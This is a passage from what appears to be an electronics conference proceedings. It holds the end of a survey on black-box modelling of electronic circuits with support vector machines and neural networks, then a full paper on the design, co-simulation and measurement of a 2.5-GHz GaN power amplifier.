- Number of IC pins - the higher number of IC pins that we would like to model, the higher dimensionality of the problem is. The higher dimensionality increases susceptibility to the curse-of-dimensionality[2].

Several requirements exist for the function approximation method to be applicable to black-box modelling of electronic circuits:

- the method should be implementable in the modern electronic circuit simulators;
- simulation of models must be fast and therefore, the method should generate small and simple models;
- it is necessary that the methods can handle the case when the model output is connected to its input;
- the method should be applicable to the time domain modelling;
- the method should enable adjustment of compromise between accuracy and speed of simulations;
- the method must be efficient even when modelling large sets of data (as this is often the case when modelling electronic circuits).

The selection of the function approximation method can be made based on the overview of the current state-of-the-art.

[1] A method is said to generalise well when the input-output mapping computed by the method is adequately correct even for the test data (i.e. data never used in training or validation of the method).

[2] Term curse-of-dimensionality in the field of machine learning usually refers to the problem of an exponential growth in model complexity needed to adequately model the observed data as a consequence of an increase in (input or output) dimensionality [10].

1) Overview of the "state-of-the-art" function approximation methods for black-box modelling of electronic circuits: As mentioned in the introduction, there is no consensus how nonlinear systems should be modelled. In this section we will give an overview of the current state-of-the-art function approximation methods for black-box nonlinear modelling of electronic circuits. In recent years, several quite different techniques gained popularity:

- Volterra methods - Italian mathematician Vito Volterra (1860-1940) developed the branch of mathematics known as functional analysis. Inspired by his work, Norbert Wiener hypothesised that time-invariant nonlinear systems could be modelled by series of Volterra functionals, provided that the nonlinearities are not too strong. With the recent interest in behavioural modelling of nonlinear systems, the application of Volterra series is once again interesting. Their main advantage is that they have a firm theoretical background, while the main disadvantage is that they are limited to weakly-nonlinear systems [1]. Good theoretical background about Volterra methods can be found in [11]. In [1] more practical introduction to Volterra methods for behavioural modelling can be found. This work focuses on behavioural modelling that is not limited to modelling of weak nonlinearities and therefore, this method will not be investigated further;
- black box piecewise linear (PWL) approximation - Feo and Storace in [12] described a black-box identification method based on state space reconstruction and PWL approximation, and applied it to some several dynamical systems (two topological normal forms and the Colpitts oscillator). It should be noted that PWL methods used in behavioural modelling are usually white-box methods [5]. Although the presented results were promising, this method has the same issues as other PWL methods (as described in [5]), e.g. potential exponential explosion in the number of regions as the dimension of the state space grows, inability to capture higher order derivative information, problems in case of insufficient training waveforms;
- artificial neural networks - ANNs were shown to be suitable as the function approximation method for blackbox modelling of electronic circuits and devices. The first example of application of ANN in electronics was the modelling of the output characteristics of a MOS transistor by Litovski et al. in [13] (where output characteristics are approximated by a feed-forward three layer ANN). Since then, many authors have reported and further developed use of ANNs in the field of behavioural modelling of electronic circuits and devices [8], [14]–[23], but some issues and problems still remain such as the problems with automatic selection of the ANN parameters (such as (usually random) initialisation of ANN weights that leads to unequal quality of the model when the training is repeated, difficult choice of the number of hidden neurons and ANN topology etc.), stability (in case of recurrent ANNs), generalisation properties (and adherent problems with overfitting) and robustness. These problems can lead to difficult automation of building the ANN based electronic circuit models;
- support vector regression machines - Ceperic and Baric in [7] report first usage of support vector regression machines for modelling of analog circuits. Support vector machines, due to their favourable properties, can show better performance in modelling electronic circuits and devices, when compared to ANNs.

Support vector machines: Support vector machines (SVM) have recently generated a great interest in the machine learning community due to its excellent generalization performance in a wide variety of learning problems. Some of the additional reasons for wide use of SVM are: they come with theoretical guarantees about their performance, are less affected by local minima and curse-of-dimensionality. The decreased effect of the curse-of-dimensionality facilitates easier creation of multiport circuit models. From better generalization of the SVMs it can be concluded that a smaller number of training points is needed for the same accuracy of the model.

Ceperic and Baric in [7] report first usage of support vector regression machines for modelling of analog circuits. Guo et al. in [24] present a combination of the conventional equivalent circuit model and support vector machine regression for modelling of MESFET devices. Karsmakers et al. in [25] report usage of least-squares support vector machines in modelling of electronic devices.

There are two main drawbacks of SVMs for black-box modelling of electronic circuits in the time domain. First is the fact that the number of support vectors can be large (if the training data set is large and if the SVM parameters (e.g. width of ε-tube) are not carefully selected). The second is that SVM are not inherently suitable for modelling where feedbacks are needed. The two mentioned drawbacks are addressed by Ceperic and Baric in [26] (Time-Domain Active Learning Support Vector Regression, TASVR) yielding sparse SVM models with feedbacks. The TASVR is applied to modelling of electronic circuits in patent application [27].

B. Model inputs and outputs

In order to obtain the training data necessary to build the black-box model, an input signal must be applied to electronic circuit and the input-output space should be adequately sampled (w.r.t. desired frequency range of operation and Nyquist-Shannon sampling theorem). In [7], [28], a frequency modulated (chirp) signal is used to extract the modelling (training) data. An appropriate frequency range for chirp signal must be selected based on the electronic circuit being modelled. In [29], a pulse stimulus is used. Pulse stimulus can have broad frequency content and therefore, can be suitable for certain types of electronic circuits. In [30], data is extracted in accordance with the extraction-space protocol [30] but this approach was not intended for time-domain modelling.

The best choice of stimuli to extract the data actually depends on the electronic circuit type, desired frequency range of

operation and required accuracy of the model. Good approach is to mix generic stimuli (e.g. frequency modulated sinusoid) with typical stimuli for the electronic circuit being modelled. In general, the training data must cover adequately the range of electronic circuit behaviour that is desired to be modelled. The adequate training data enables good generalisation of the model (if used with function approximation methods having generalisation properties).

The simplest way of selecting appropriate input variables is by experience or trial and error. One can select input variables also according to some statistical method, e.g. by using correlation coefficients between input and output variables and using those inputs whose correlation coefficients have large absolute values [31]. In [31], inputs selection for data with only discrete values for which symbols are substituted is done by subordination of attributes.

The data obtained by measurements of SPICE simulation is often differentiated as in [32], delay lines are used as in [7]), or processed by wavelets as in [33]). In [33], authors preprocess the inputs with Haar wavelets. Wavelets transforms have the capability for time-frequency representation of continuous-time (analog) signals and so are related to harmonic analysis. One of the drawbacks of wavelets for the use in black-box modelling of electronic circuits is the fact that they operate on certain time window. Also, when new sample is added to that window, the wavelet transformation may require the information from the ”future” that must be then extracted by extrapolation or fitting. The best data processing method depends on the type of the circuit being modelled, but a good starting point is generating delays because due to their numerical stability and the ease of implementation in circuit simulator.

Regarding the selection of inputs and their processed version, preferably only a limited number of the one or more processed versions of the input is selected. The selection may be manual (i.e. one or more delayed versions of the input may be selected by the user) or automated. In the case of the automated selection, the feature selection method (e.g., a relief algorithm [34]) can be used to select the one or more processed versions of the input that contribute most to the predetermined model accuracy criterion.

It is preferable to scale the data before applying function approximation methods such as ANNs and SVMs. The data is usually scaled linearly into a [-1, 1] range, e.g. as in [7], [32]. Other scaling methods, e.g., the scaled data may be mapped to have a mean value equal to zero and a standard deviation equal to one or log scaling and two-sided log scaling can be used.

C. Stability and robustness

Modern circuit simulators are numerical systems that can have problems with accuracy and stability when simulating electronic circuits and components [1]. Black-box models can further contribute to the numerical instabilities and therefore, it is necessary to determine whether a particular black-box model is suitable for integration into a circuit simulator.

Most designs simulated in SPICE simulators contain discrete active components (mostly modelled by BSIM3v3 models) and passive components and therefore, SPICE simulators are optimised for simulation of such components. Probably due to that reason, some researchers have reported instabilities when implementing behavioural models in SPICE environments (e.g. [17], [32], [35] when dealing with high-order derivatives that are necessary in order to capture memory effects (if derivative approach is used)).

Another factor that influences stability of models are feedback loops in the model, e.g. in any type of recurrent neural networks. The stability analysis of recurrent neural networks is mostly based on simplification of the problem, e.g. by using Lyapunov’s indirect and direct methods in [32], and does not include the numerical stability problems of the circuit simulator. A simulation based approach using Monte-Carlo methods is proposed for the stability tests. In this way, not only stability of the models could be tested, but also their stability within the circuit simulator by simulating the model in a modern circuit simulator during each iteration of the algorithm. In this way, both the instabilities of the model and circuit simulator will be taken into account.

Another important factor is stability of the model under various loads. Cao and Zhang in [36] propose multiple harmonic excitations of the circuit output port in an elaborate way to achieve good coverage of the internal input-neuron space. The model trained using such data will have better generalization properties when connected to unseen loads. This approach is not optimised for the measurement based modelling and relies on accurate nonlinear frequency domain simulations (and then applying inverse fourier transform) to obtain the load training data and therefore, it is out of the scope of this work.

Using dual-stage architecture of an electronic circuit black-box model can increase stability of the model in modern circuit simulators, improve robustness of the model in situations that are not used for learning, increase accuracy and improve connection of the models to the modern circuit simulators. The first stage consists of the functional approximation method, and the second stage is built to improve connection to the circuit simulator, and to reduce the complexity of the modelling problem for the functional approximation method as described in [7], [8]. Another type of dual-stage architecture is the use of simple equivalent circuit models with universal approximation methods e.g. as done in [37] where existing knowledge in the form of simple equivalent circuits is used with ANNs and demonstrated for modelling of MESFETs. The usage of second stage (e.g. by simple equivalent circuits) simplifies the generalisation problem of the function approximation method.

IV. CONCLUSION

The black-box modelling of electronic circuits will remain interesting area of research for both industry and academia due to many favourable properties (such as fast model building and execution) of black-box modelling when compared to classic physical based modeling. In this paper, a brief overview of the state-of-the-art in black-box modelling of electronic circuits is

given together with pointers were future research could go. Support vector machines seem to the a promising function approximation method suitable for black-box modelling of electronic circuits. Feature selection algorithms can be used to automatically select adequate inputs. The usage of two-stage models can improve stability, robustness and accuracy of the model when implemented in modern circuit simulators. The model stability tests should also include the effect of numerical instabilities of the circuit simulator.

ACKNOWLEDGMENT

The authors acknowledge the support of the IWT Golden-Gates project and ON Semiconductor, Belgium.

REFERENCES

[1] J. Wood and D. E. Root, *Fundamentals of Nonlinear Behavioral Modelling for RF and Microwave Design*. Artech House, Inc., 2005.

[2] K. S. Kundert, J. K. White, and A. Sangiovanni-Vincentelli, *Steady-State Methods for Simulating Analog and Microwave Circuits*. Boston, MA: Kluwer Academic Publishers, 1990.

[3] E. Ngoya and R. Larcheveque, "Envelope transient analysis: A new method for the transient and steady state analysis of microwave communication circuits and systems," in *IEEE Int. Microwave Symp. Digest*, San Francisco, CA, 1996.

[4] Y. Cao, L. Simonovich, and Q. J. Zhang, "A broadband and parametric model of differential via holes using space-mapping neural network," *Microwave and Wireless Components Letters, IEEE*, vol. 19, no. 9, pp. 533–535, 2009.

[5] R. A. Rutenbar, G. G. E. Gielen, and J. Roychowdhury, "Hierarchical modeling, optimization, and synthesis for system-level analog and RF designs," *Proceedings of the IEEE*, vol. 95, no. 3, pp. 640–669, 2007.

[6] G. Coram, "How to (and how not to) write a compact model in Verilog-A," in *IEEE International Behavioral Modeling and Simulation Conference, BMAS 2004*, 2004.

[7] V. Ceperic and A. Baric, "Modeling of analog circuits by using support vector regression machines," in *Proceedings of the 11th IEEE International Conference on Electronics, Circuits and Systems, ICECS 2004*, 2004, pp. 391–394.

[8] V. Ceperic, A. Baric, and B. Pejcinovic, "Artificial neural network in modelling of voltage controlled oscillators with jitter," in *Proceedings of the 12th IEEE Mediterranean Electrotechnical Conference, MELECON 2004*, vol. 1, 2004, pp. 347–350 Vol.1.

[9] G. Domenech-Asensi, J. Hinojosa, and J. Martinez-Alajarin, "A behavioral model development methodology for microwave components and integration in VHDL-AMS," *Microelectronics Journal*, vol. 38, no. 4-5, pp. 489–495, 2007.

[10] J. H. Friedman, "An overview of prediction learning and function approximation," in *From Statistics to Neural Networks: Theory and Pattern Recognition Applications*, V. Cherkassky, J. H. Friedman, and H. Wechsler, Eds. New York: Springer-Verlag, 1995.

[11] M. Schetzen, *The Volterra and Wiener Theories Nonlinear Systems*. New York: Wiley, 1980.

[12] O. D. Feo and M. Storace, "PWL approximation of nonlinear dynamical systems, part II: identification issues," *Journal of Physics: Conference Series*, vol. 22, pp. 30–42, 2005.

[13] V. B. Litovski, J. I. Radjenovic, Z. M. Mrcarica, and S. L. Milenkovic, "MOS transistor modeling using neural network," *Electronics Letters*, vol. 28, no. 18, pp. 1766–1768, 1992.

[14] V. K. Devabhaktuni, M. C. E. Yagoub, Y. Fang, J. Xu, and Q.-J. Zhang, "Neural networks for microwave modeling: Model development issues and nonlinear modeling techniques," *International Journal of RF and Microwave Computer-Aided Engineering*, vol. 11, no. 1, pp. 4–21, 2001.

[15] J. Xu, M. Yagoub C. E., R. Ding, and Q.-J. Zhang, "Neural-based dynamic modeling of nonlinear microwave circuits," *IEEE Transactions on Microwave Theory and Techniques*, vol. 50, no. 12, pp. 2769 – 2780, 2002.

[16] Q.-J. Zhang, "Neural networks may be future help for RF/microwave designers," in *SCV-CAS Workshop on Neural Networks for High-Frequency Electronic Modeling and Design*, San Jose, USA, August 2003.

[17] H. Taher, D. Schreurs, and B. Nauwelaers, "Constitutive relations for nonlinear modeling of Si/SiGe HBTs using an ANN model," *International Journal of RF and Microwave Computer-Aided Engineering*, vol. 15, no. 2, pp. 203–209, 2005.

[18] W. H. A. Schilders, P. B. L. Meijer, and E. Ciggaar, "Behavioural modelling using the MOESP algorithm, dynamic neural networks and the Bartels-Stewart algorithm," *Applied Numerical Mathematics*, vol. 58, no. 12, pp. 1972–1993, 2008.

[19] H. Taher, D. Schreurs, and B. Nauwelaers, "Black box modelling of the op-amp including switching power supply on effect," *AEU - International Journal of Electronics and Communications*, vol. 62, no. 7, pp. 544–548, 2008.

[20] H. Ben Hammouda, M. Mhiri, Z. Gafsi, and K. Besbes, "Neural-based models of semiconductor devices for SPICE simulator," *American Journal of Applied Sciences*, vol. 5, no. 4, pp. 385–391, 2008.

[21] M. Kraemer, D. Dragomirescu, and R. Plana, "Nonlinear behavioral modeling of oscillators in VHDL-AMS using artificial neural networks," in *Radio Frequency Integrated Circuits Symposium, 2008. RFIC 2008. IEEE*, 2008, pp. 689–692.

[22] Z. Lei, Z. Qi-Jun, and J. Wood, "Statistical neuro-space mapping technique for large-signal modeling of nonlinear devices," *IEEE Transactions on Microwave Theory and Techniques*, vol. 56, no. 11, pp. 2453–2467, 2008.

[23] L. Zhang and Q.-J. Zhang, "Neuro-space mapping technique for semiconductor device modeling," *Optimization and Engineering*, vol. 9, no. 4, pp. 393–405, 2008.

[24] Y. Guo, Y. Xu, R. Xu, and B. Yan, "A support vector regression nonlinear model for SiC MESFET," in *Proceeding of 2007 International Workshop on Electron Devices and Semiconductor Technology, EDST 2007*, 2007, pp. 153–156.

[25] P. Karsmakers, P. Leroux, J. De Brabanter, and J. Suykens, "Least squares support vector machines for modelling electronic devices," in *European Conference on the Use of Modern Information and Communication Technologies (ECUMICT)*, Ghent, Belgium, 2008, pp. 1–4.

[26] V. Ceperic, G. Gielen, and A. Baric, "Recurrent sparse support vector regression machines trained by active learning in the time-domain," *Expert Systems with Applications*, 2012. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0957417412005015

[27] V. Ceperic and A. Baric, "System, method and computer program product for modelling electronic circuits," Patent application 13,353,701, 01 19, 2012.

[28] V. B. Litovski, M. Anderejevic, P. M. Petkovic, and R. I. Damper, "Ann application to modelling of the d/a and a/d interface for mixed-mode behavioural simulation," *Journal of Circuits, Systems and Computers*, vol. 13, no. 1, pp. 181–192, 2004.

[29] H. Moriyasu, "Behavioral model parameter extractor," Patent US 5,349,539, 09 20, 1994.

[30] J. F. Sevic and G. R. Simpson, "Method and apparatus for model extraction," Patent application 20 060 116 857, 06 1, 2006.

[31] H. Ashida, Y. Taniguchi, A. Maeda, and T. Tenma, "Non-linear model automatic generating method," Patent 5,819,246, 10 6, 1998.

[32] Y. Cao, R. Ding, and Q. J. Zhang, "State-space dynamic neural network technique for high-speed ic applications: modeling and stability analysis," *IEEE Transactions on Microwave Theory and Techniques*, vol. 54, no. 6, pp. 2398–2409, 2006.

[33] L. A. Barford, L. A. Kamas, N. B. Tufillaro, and D. A. Usikov, "Method and apparatus for extraction of nonlinear black-box behavioral models from embeddings of the time-domain measurements," Patent US 6,850,871, 02 1, 2005.

[34] M. Robnik-Šikonja and I. Kononenko, "Theoretical and empirical analysis of relieff and rrelieff," *Machine Learning*, vol. 53, no. 1-2, pp. 23–69, Oct. 2003.

[35] A. Kautaniuk, H.-C. Wu, S. Mijalkovic, and J. N. Burghartz, "Verification of Mextram 504.6 in Verilog-A and C-code (SiMKit 2.1.1) implementation," in *STW Annual Workshop on Semiconductor Advances for Future Electronics and Sensors (SAFE 2005)*. Veldhoven, Netherlands: STW Utrecht, 2005, pp. 19 – 22.

[36] Y. Cao and Q.-J. Zhang, "A new training approach for robust recurrent neural-network modeling of nonlinear circuits," *IEEE Transactions on Microwave Theory and Techniques*, vol. 57, no. 6, pp. 1539–1553, 2009.

[37] J. A. Garca, A. Tazn Puente, A. Mediavilla Snchez, I. Santamara, M. Lzaro, C. J. Pantalen, and J. C. Pedro, "Modeling mesfets and hemts intermodulation distortion behavior using a generalized radial basis function network," *International Journal of RF and Microwave Computer-Aided Engineering*, vol. 9, no. 3, pp. 261–276, 1999.

A 2.5-GHz GaN power amplifier design and modeling by circuit-electromagnetic co-simulation

Andro Broznic, Raul Blecic, Adrijan Baric
Faculty of Electrical Engineering and Computing, University of Zagreb, Zagreb, Croatia
andro.broznic@fer.hr

Abstract-In this paper a 2.5-GHz GaN power amplifier is presented. The amplifier is designed to achieve unconditional stability in the frequency range from DC to 6 GHz. The circuit-EM co-simulation model of the complete amplifier, including transistor model, passive components, connector model and the EM model of the critical parts of the design is created. The impact of each component is addressed. The amplifier is processed and measured, the measurements are compared to simulations and a good agreement is achieved. The amplifier parameters power added efficiency (PAE), drain efficiency (DE) and IP3 are measured and compared to results published in open literature.

I. INTRODUCTION

The growing market of wireless communications operating at GHz frequencies continues to push boundaries of transistor development. Significant effort is invested in high performance microwave transistors based on Gallium Nitride. GaN-based high electron mobility transistors (HEMTs) have many advantages over other existing technologies, such as high output power density, high operating voltage, higher impedance, higher operating temperatures [1] and better noise performance (compared to MESFET's) [1, 2] which makes it ideal for RF power amplifier applications.

RF power amplifiers are mostly processed using MMIC technology [3-5] or a printed circuit board technology [6, 7]. If a printed circuit board technology is used, external SMD passive components are typically employed for impedance matching and bias supply network. However, SMD passive components are not ideal; at RF frequencies their characteristics are significantly different from the nominal characteristics [8]. Models of passive components that capture their behavior at high frequencies are therefore needed to achieve better agreement between measurements and simulations. This in return enables optimization of a design in an early stage of design cycle, therefore reducing the time and expenses necessary for the project.

A power amplifier using the same transistor as in this paper is designed in [5]. 3D simulations and model developing for lumped elements, bond wires and coaxial connectors have been considered for the power amplifier design in [6]; however, no additional information on the modeled structures or the impact of the modeled components on the modeled amplifier characteristics has been given. The main focus of this paper is the characterization and optimization of the RF power amplifier realized in a printed circuit board technology with respect to the high frequency models of passive components. Simple circuit models for each of the modeled components are given and the impact of each modeled component on the amplifier characteristics is addressed.

The design process and simulation models are presented in Section II. The simulations are compared to measurements in Section III. Section IV concludes the paper.

II. POWER AMPLIFIER DESIGN AND SIMULATION MODEL

The schematic of the amplifier is based on [9] and is shown in Fig. 1. The substrate on which the amplifier is designed is 1.55-mm thick FR4 (ε_r = 4.4, $tan\delta$ = 0.02 at 1 GHz). The transmission line technology used for interconnects is a grounded coplanar waveguide. The transistor model used in simulations is the small-signal S-parameters model provided by the manufacturer [9]. The values of the passive components and transmission line lengths are optimized to achieve impedance matching and maximum gain at 2.5 GHz. The parameters of the optimized passive components and transmission lines are shown in Fig. 1. The high frequency models of passive components, connector model and T-junction EM-based model used in the simulations are discussed in the rest of this section. Four amplifier models are created and compared to measurements to assess the effect of each of the components described in this section:

a) 1st model – includes only the transistor model, transmission line models and ideal passive component models.
b) 2nd model – the same as the 1st model, but with the high frequency passive component models instead of the ideal ones.
c) 3rd model – the same as the 2nd model, but with the connector model added.
d) 4th model – the same as the 3rd model, but with the additional EM-based models of T-junctions.




Figure 1. The schematic of the designed RF power amplifier.

High frequency passive components models

High frequency capacitor and resistor models and their corresponding parameter values of 0805-package on grounded coplanar waveguide and 1.55-mm thick FR4 substrate [10] used in simulations are shown in Fig. 2 and Fig. 3, respectively.

Connector model

The connectors at RF ports used in simulations are Southwest Microwave's 292-04A-5 end-launch connectors and are mounted without soldering [11]. The connector model [12] used in the simulations is shown in Fig. 4. Three coplanar waveguide lines of different lengths (30 mm, 80 mm and 130 mm) are used to optimize the model.

Circuit-EM co-simulation

The segmentation technique is used to characterize the grounded coplanar waveguide T-junctions present in the design: electromagnetic simulation of the T-junction is performed and an optimization of the T-junction grounded coplanar waveguide model [13] is carried out to extract the parameters of the model. The model and the corresponding parameters used in the simulation are shown in Fig. 5.

Achieving unconditional stability

Finally, having the complete model, the stability of the amplifier is assessed. One of the most challenging problems in the design of RF amplifiers is its stability at low out-of-band frequencies [14]. In particular, simulations of this amplifier showed possible instability around 1 GHz. One of the possible solutions is adding a series gate resistance [14, 15]. The simulations showed improvement even with small values of the resistance. The final design is unconditionally stable with the 1-Ω series gate resistance. The associated simulated gain loss is only 0.1 dB.




Figure 2. High frequency 0805-package capacitor model on grounded coplanar waveguide and 1.55-mm thick FR4 substrate [10].




Figure 3. High frequency 0805-package resistor model on grounded coplanar waveguide and 1.55-mm thick FR4 substrate [10].




Figure 4. End-launch connector model [12] with optimized parameters for Southwest Microwave's 292-04A-5 connector.




Figure 5. Grounded coplanar waveguide T-junction model [13] with optimized parameters.

III. MEASUREMENTS

S-parameters

The amplifier bias point for the measurements is V_{DS} = 14 V and I_{DS} = 50 mA. The comparison of four models and the measurements is shown in Fig. 6. The 1st model does not predict the amplifier characteristics at satisfactory level (Fig. 6a). Adding high frequency passive components models improves the amplitude characteristics up to 4 GHz (Fig. 6b). Adding connector model improves the phase characteristic up to 4 GHz (Fig. 6c). Finally, the frequency of the maximum gain is matched to the measured one in the 4th model by adding the EM-based T-junction model (Fig. 6d). It should be noted that the frequency of the maximum gain is shifted from 2.5 GHz to 2.35 GHz. The measured gain at 2.35 GHz is 14.1 dB, while the simulated one is 16.7 dB. The reason for this difference is most probably the tolerance of the nominal values of passive components in the RF nets.

The comparison between the measurements and the 4th model show good agreement, similar to the comparison between the measurements and simulations presented in [6] (it should be noted that the amplifier modeled in [6] is a broadband amplifier, while the amplifier presented here is a narrowband amplifier which is expected to be easier to model). However, the agreement is not perfect. One of the reasons for that are the parameters of the passive component models whose values are taken based on the package dimensions as published in [10], although they depend not only on the package dimensions but also on the process technology and mounting scheme. Another reason is the tolerance of the nominal value of components (both passive and active). This is especially significant for the transistor and the components in the RF input and output lines. At higher frequencies the characteristics of the FR4 substrate, which is not meant to be used at RF, start to play a role as well.

K-factor

Rollet's stability factor (K-factor) is often used to determine the stability of an amplifier. It is calculated using (1) [14].

$$K = \frac{1 - |S_{11}|^2 - |S_{22}|^2 + |\Delta|^2}{2|S_{12}S_{21}|} \tag{1}$$

where

$$\Delta = S_{11}S_{22} - S_{12}S_{21}. \tag{2}$$

The simulated and measured stability factors are shown in Fig. 7. The processed amplifier is unconditionally stable from DC to 6 GHz, as was predicted in simulations. It is interesting to note that the measured Rollet's stability factor indicates better stability than the simulated Rollet's stability factor.

PAE, DE, IP3

The drain efficiency (*DE*) and power-added efficiency (*PAE*) are given by (3) and (4), respectively [14].

$$DE = \frac{P_{RFout}}{P_{DC}} = \frac{P_{RFout}}{V_{DC}I_{DC}} \tag{3}$$

$$PAE = \frac{P_{RFout} - P_{RFin}}{P_{DC}} = \frac{P_{RFout} - P_{RFin}}{V_{DC}I_{DC}} \tag{4}$$

The measured gain, output power, *DE* and *PAE* as a function of the input power are shown in Fig. 8.

The input third-order intercept point (*IIP3*) is a linearity measure used for weakly nonlinear systems and devices. The definition used in this paper is based on the intermodulation products [14]. The amplifier is fed with two sine tones with a 100 kHz frequency difference. The *n*-th order intermodulation products appear at *n* times the frequency spacing of the input tones. The *IIP3* extrapolation is shown in Fig. 9.




Figure 6. Comparison between the measurements and four models: a) 1st model, b) 2nd model, c) 3rd model and d) 4th model.




Figure 7. The measured and simulated stability factor for the amplifier.




Figure 8. Measured output power, gain, *PAE* and *DE* as a function of input power at 2.5 GHz for a bias point V_{DS} = 14 V and I_{DS} = 50 mA.




Figure 9. Extrapolated *IIP3* at 2.5 GHz for a bias point V_{DS} = 14 V and I_{DS} = 50 mA.

Table 1. The comparison of measured performance to several other papers.

	f, GHz	*Gain* dB	*IIP3* dBm	V_{DS} V	I_{DS} mA	*PAE* %	*DE* %
This work	2.5	11.8	20.7	14	50	40.8	44
[4]	3	18	21	20	105	-	-
[5]	5.7	8	-	28	60	30	40
